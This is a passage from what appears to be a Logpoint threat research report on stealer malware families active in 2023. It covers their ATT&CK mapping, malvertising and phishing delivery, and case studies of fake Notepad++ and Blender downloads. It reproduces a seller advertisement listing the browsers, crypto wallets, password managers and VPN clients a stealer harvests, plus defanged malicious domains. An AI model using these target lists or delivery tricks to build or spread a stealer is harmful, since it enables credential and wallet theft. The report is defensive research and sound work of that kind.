LOGPOINT

A Comprehensive Overview on Stealer Malware Families

FOREWORD

Over the years, the Logpoint Security Research Team has dedicated efforts on researching emerging threats in the Cybersecurity landscape. As we move into 2024, one trend continues to remains as a significant threat: Stealer Malware also known as Info Stealers. These types of malware can steal sensitive information such as browser data to credit cards and crypto wallets. A contributing factor to the widespread of stealer malware is it's availability in underground forums and Telegram channels, where it is sold for a range from $50 to over $300 USD for monthly subscriptions.

In response to this emerging threat, we have created a comprehensive report to assist organizations in better understanding the behavior of stealer malware families. The primary objective of this report is to provide readers with an overview of stealer malware, insights into its delivery methods, detection and response with Logpoint Converged, and recommendations for strengthening their defenses against these threats.

Nischal Khadgi
Logpoint Security Research

Nischal is currently a Security Researcher at Logpoint, where his primary focus is on detection engineering, threat hunting, and Emerging Threats research. He is driven by a passion for both Offensive and Defensive Security. Nischal holds a bachelor's degree in cybersecurity, along with certifications as an ethical hacker and Security+.

TABLE OF CONTENTS

## ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are constantly discovered. Only some organizations have enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in threat intelligence and incident response. Our team informs you of the latest threats and provides custom detection rules and tailor-made playbooks to help you investigate and mitigate emerging incidents.

**All new detection rules are available as part of Logpoint's latest release and through the <u>Logpoint Help Center</u>. Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP

1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report

1. Publishing of report

1. Continuous monitoring for other emerging threats to create next ETP report

| PHASE 1 | PHASE 2 | PHASE 3 | PHASE 4 |

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

SUMMARY

2023 has been a cybersecurity rollercoaster, with more sophisticated cyberattacks, data breaches, and evolving threats. As we approach 2024, one trend remains a long-standing threat to the cybersecurity landscape: stealer malware.

Malware, short for "malicious software," refers to any harmful software or code that can steal data and damage or destroy computer systems. The motives behind malware are diverse, including making money off users, stealing sensitive data or disrupting work efficiency. The world of malware is mixed, with various motivations. For example, Ransomware, encrypts organizations data and demands ransom in exchange for decryption. Trojans, on the other hand, masquerade as legitimate software to trick users into installing malicious software. Under the Trojan category, there are Loaders, Droppers, or simply Loaders that attempt to install other types of malware on an infected system.

Then we have, Stealers who have their own place in this world. The term "stealer" or "info stealer" is self-explanatory. Stealers are trojans that collect and retrieve data from infected systems. It's obvious that, as the name implies, they steal information. If we reflect on the trend from the previous year, there has been a notable rise in the use of the

Stealer malware variant. If we reflect on the trend from the last year, there has been a noteworthy rise in the use of Stealer malware. A report from **any. run** highlights that in 2023, loaders, stealers, and RATs (Remote Access Trojans) were the most common uploaded malware types, with counts of 24,136, 18,290, and 17,431, respectively.

The graph below depicts the top 5 malware types from 2023.

Top 5 malware types from 2023

Ransomware - 14.50% (12 820)

Loader - 27.30% (24 136)

Trojan - 17.70% (15 630)

RAT - 19.70% (17 131)

Stealer - 20.70% (18 290)

Top 5 malware types (source: any. run)

When we look at the stealer malware families trend from 2023, **Redline Stealer** was by far the most widespread malware detected, more than twice as the second-most common malware, Remcos. One factor contributing to the popularity of stealer malware is its prevalence in underground forums and Telegram channels. These forums operate on the Malware-as-a-Service (MaaS) model, offering threat actors an affordable and straightforward method to execute advanced cyber attacks and achieve their malicious objectives.

Stealer - is a malware classification which steals passwords, cookies, credit cards, crypto-wallets from a victim computer and sends them to you.

- **Browsers collection (Passwords, CreditCards, Cookies, AutoFill, Tokens, History, Bookmarks):**
  Chrome, Firefox, Edge, Opera, Chromium, Vivaldi, IE and +20 more.
- **Email clients:** Thunderbird, Outlook, FoxMail, PostBox, MailBird.
- **Messengers:** Telegram, Discord, WhatsApp, Signal, Pidgin, RamBox.
- **Cold cryptocurrency wallets:** Atomic, Binance, Coinomi, Electrum, Exodus, Guarda, Jaxx, Wasabi, Zcash, BitcoinCore, DashCore, DogeCore, LiteCore, MoneroCore.
- **Browsers cryptocurrency extensions:** MetaMask, BinanceChain, Coinbase Wallet and 30+ more.
- **Password managers:** KeePass, NordPass, LastPass, BitWarden, 1Password, RoboForm and 10+ more.
- **VPN clients:** WindscribeVPN, NordVPN, EarthVPN, ProtonVPN, OpenVPN, AzireVPN.
- **FTP clients:** FileZilla, CoreFTP, WinSCP, Snowflake, CyberDuck.
- **Gaming software:** Steam session, Twitch, OBS broadcasting keys.
- **System credentials:** Credman passwords, Vault passwords, Networks passwords).
- Depends from .NET Framework

Purchase (300$)

Eternity Market Place

The figure below illustrates the workflow of employing stealer malware. The workflow starts with a threat actor, who may either develop custom stealers or purchase them from a Stealer-as-a-Service (Or Malware as a Service) provider.

(Source: Uptycs)

Some stealers collect data from compromised systems and leak the collected logs to the dark web, Telegram, Discord, or other cybercrime forums. Threat actors may purchase these logs and use them to gain initial access to organizations they wish to target.


Selling Stealer logs (Source: uptycs)

The impact of stealer malware can be devastating, as evidenced by incidents like the Uber hack in 2022. Following the incident, a follow-up analysis by Singapore-based **Group-IB** revealed that downloaded artifacts captured in some of the screenshots shared by the threat actor were logs gathered from stealer malware. These logs were put up for sale on the cybercriminal underground just days before the incident. Group-IB's analysis indicated that at least two Uber employees from Indonesia and Brazil had been infected by stealer malware Raccoon and Vidar.

If we look for such cases, the list is extensive, highlighting the severe impact of stealer malware. While stealer malware may employ diverse tactics, their ultimate objective is to exfiltrate sensitive data from the victim machine. At its core, most stealer malware aims to capture "System/Host Information," "Cookies," "Saved Credentials," "Email Clients data," "VPN Credentials," "Browser Cache," "Cryptocurrency Wallets," "Browser History," "Saved Credit Cards."

The graph below depicts the top 5 Stealer malware families trending from 2023 and operating as Malware as a Service.

Top 5 malware families from 2023

Top 5 Stealer malware families

Moving forward with the report, we will cover a comprehensive analysis of these stealer malware families observed in 2023: Redline, Remcos, AgentTesla, Formbook, and Vidar, which will serve as reference points for identifying common patterns. We will also explore the different delivery mechanisms employed by threat actors to deliver this malware into victim environments.

Mitre ATT&CK Mapping

Legend:
- 🔵 Redline Stealer
- 🟠 Remcos
- 🔴 AgentTesla
- 🟣 FormBook
- 🟢 Vidar

Resource Development

Acquire Infrastructure: Malvertising (T1583.008)
🔵🟠🔴🟣🟢

Obtain Capabilities: Malware (T1588.001)
🔵🟠🔴🟣🟢

Initial Access

Phishing (T1566)
🔵🟠🔴🟣🟢

Execution

Command and Scripting Interpreter (T1059)
🔵🟠🔴🟣🟢

Exploitation for Client Execution (T1203)
🔵🟠🔴🟣🟢

Schedule Task/Job (T1053)
🟠🔴🟣🟢

User Execution(T1204)
🔵🟠🔴🟣🟢

Persistence

Boot or Logon Autostart Execution: Registry Run Keys/Startup Folder (T1547.001)
🔵🟠🔴🟣🟢

Schedule Task/Jobs (T1053)
🔵🟠🔴🟣🟢

Privilege Escalation

Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)
🟠🔴🟣🟢

Process Injection (T1055)
🔵🟠🔴🟣🟢

Schedule Task/Job (T1053)
🔵🟠🔴🟣🟢

Defense Evasion

Hide Artifacts: Hidden Files and Directories (T1564.001)
🔵🟠🔴🟣🟢

Hide Artifacts: Hidden Window (T1564.003)
🔵🟠🔴🟣🟢

Impair Defenses: Disable or Modify System Firewall (T1562.004)
🔵🟠🔴🟣🟢

Indicator Removal: File Deletion (T1070.004)
🔵🟠🔴🟣

Masquerading: Match Legitimate Name or Location (T1036.005)
🔵🟠🔴🟣🟢

Defense Evasion: Process Injection (T1055)
🟠🔴🟣🟢

Defense Evasion: Obfuscated Files or Information (T1027)
🔵🟠🔴🟣🟢

Defense Evasion: Bypass User Account Control (T1548.002)
🔵🟠🔴🟣

Mitre ATT&CK Mapping

Legend:
- 🔵 Redline Stealer
- 🟠 Remcos
- 🔴 AgentTesla
- 🟣 FormBook
- 🟢 Vidar

Credential Access

Credentials from Web Browsers (T1555.003)	Input Capture: Keylogging (T1056.001)	Steal Web Session Cookie (T1539)	Credentials in Files (T1552.001)

Discovery

Account Discovery (T1087)	File and Directory Discovery (T1083)	Peripheral Device Discovery (T1120)	Process Discovery (T1057)
Query Registry (T1012)	Software Discovery (T1518)	System Information Discovery (T1082)	System Location Discovery (T1614)

System Network Configuration Discovery (T1016)	System/Owner User Discovery (T1033)	System Service Discovery (T1007)

Collection

Archive Collected Data (T1560)	Clipboard Data (T1115)	Input Capture: Keylogging (T1056.001)	Screen Capture (T1113)

Command and Control

Application Layer Protocol: Web Protocols (T1071.001)	Non-Application Layer Protocol (T1095)

Exfiltration

Exfiltration Over Alternative Protocol (T1048)	Exfiltration over C2 Channel (T1041)

LOGPOINT

DISTRIBUTION

The distribution of Stealer malware has been observed through various methods. However, two primary methods stand out: Malvertising and Phishing. Each technique represents a unique approach threat actors use to distribute this malware. We will provide with detailed explanations of each method below.

Malvertising

Malvertising, a blend of "malware" and "advertising," is a stealthy technique cybercriminals use to target specific individuals discreetly. This method involves purchasing advertising space on reputable websites and embedding malicious code within seemingly legitimate ads. Despite their outward appearance, these advertisements contain malicious code. When these malicious advertisements are clicked on, they redirect users to malicious websites or secretly install malware on their systems. In recent years, there has been an alarming increase in malvertising incidents with the shift to Google Malvertising.

Also, threat actors have been observed leveraging SEO poisoning techniques to boost the visibility of their malicious websites, making them appear more genuine to consumers. SEO poisoning deceives the human mind into believing that the top hits are the most credible, proving highly effective as people refrain from carefully examining their search results.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Acquire Infrastructure: Malvertising (T1583.008)	✔	X	✔	✔	✔

Case Study I

According to a report from **DarkTrace**, an advertisement appeared on Google when users in the United States searched for the term "Notepad++." Clicking on this advertisement directed victims to the website notepadplusplus[.]site

After selecting their desired software version, victims were directed to a "download button" on the website. Regardless of the chosen version, clicking "Download" redirected traffic to hxxps://download-notepad-plus-plus.duckdns[.]org/, which initiated the download of a.zip file named "npp.Installer.x64.zip".

Following execution, the malware promptly connected to a Telegram channel to acquire its command and control (C2) address.

Source: DarkTrace

In cases where Telegram was unavailable, the malware attempted to connect to a profile on the Steam video game platform.

Source: DarkTrace

It then checked in, obtained its configuration file, and downloaded get.zip, an archive containing several DLL libraries. These libraries were strategically used to extract information and save passwords from various applications and browsers.


Vidar Config file (source: DarkTrace)

The in-depth traffic analysis, examination of the malware's method for obtaining its Command and Control (C2) location, and analysis of the configuration provide a high-confidence assessment that the malware in question is the info-stealer Vidar.

Case Study II

We will cover another example of stealer malware delivery via Google Ads campaigns; according to a report from Securelist, fake pages for AMD drivers and Blender 3D software were prominently advertised. A closer look at the URLs revealed that, while they contained software names, they were unrelated to the genuine vendors. Notably, these deceptive domains frequently used common top-level domains (TLDs), increasing their appearance of legitimacy.

Google Ads Campaigns (Source: securelist)

Users who interacted with these ads were prompted to download a ZIP archive called "blender-3.4.1-windows-x64.zip."

Source: Securelist

Even though the fake download size was the same as the legitimate Blender 3D installer, further investigation revealed discrepancies. After extraction, the archive created two files: the original Blender 3D MSI installer and a malicious loader.

Source: Securelist

The dropped malicious loader appeared larger due to inflation with junk bytes during creation. Upon execution, the installer used a CMD method to secretly run the malicious loader while also running the legitimate Blender 3D installer to conceal its activities. Similar to a "pre-installer," this technique tricked victims into unknowingly installing the malware and the desired software.

Source: Securelist

The loader then executed PowerShell commands to orchestrate the download and execution of the payload from a third-party URL. These commands were used to hide the malicious activity using fileless techniques and legitimate .NET framework tools for execution.


Source: Securelist

The payload, decrypted from a base64-encoded, AES-encrypted binary, revealed itself as the RedLine stealer, which used sophisticated techniques to hide its activities and avoid detection.

Phishing

Many stealer malware infections are attributed to spam emails, whether through malicious attachments or links.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Phishing	✔	✔	✔	✔	✔

In one instance ,Threat actors have employed the Redline Stealer Campaign by disguising it within hotel reservation-related emails—the link in the message points to the URL through which Redline Stealer is downloaded.

Source: difesaesicurezza

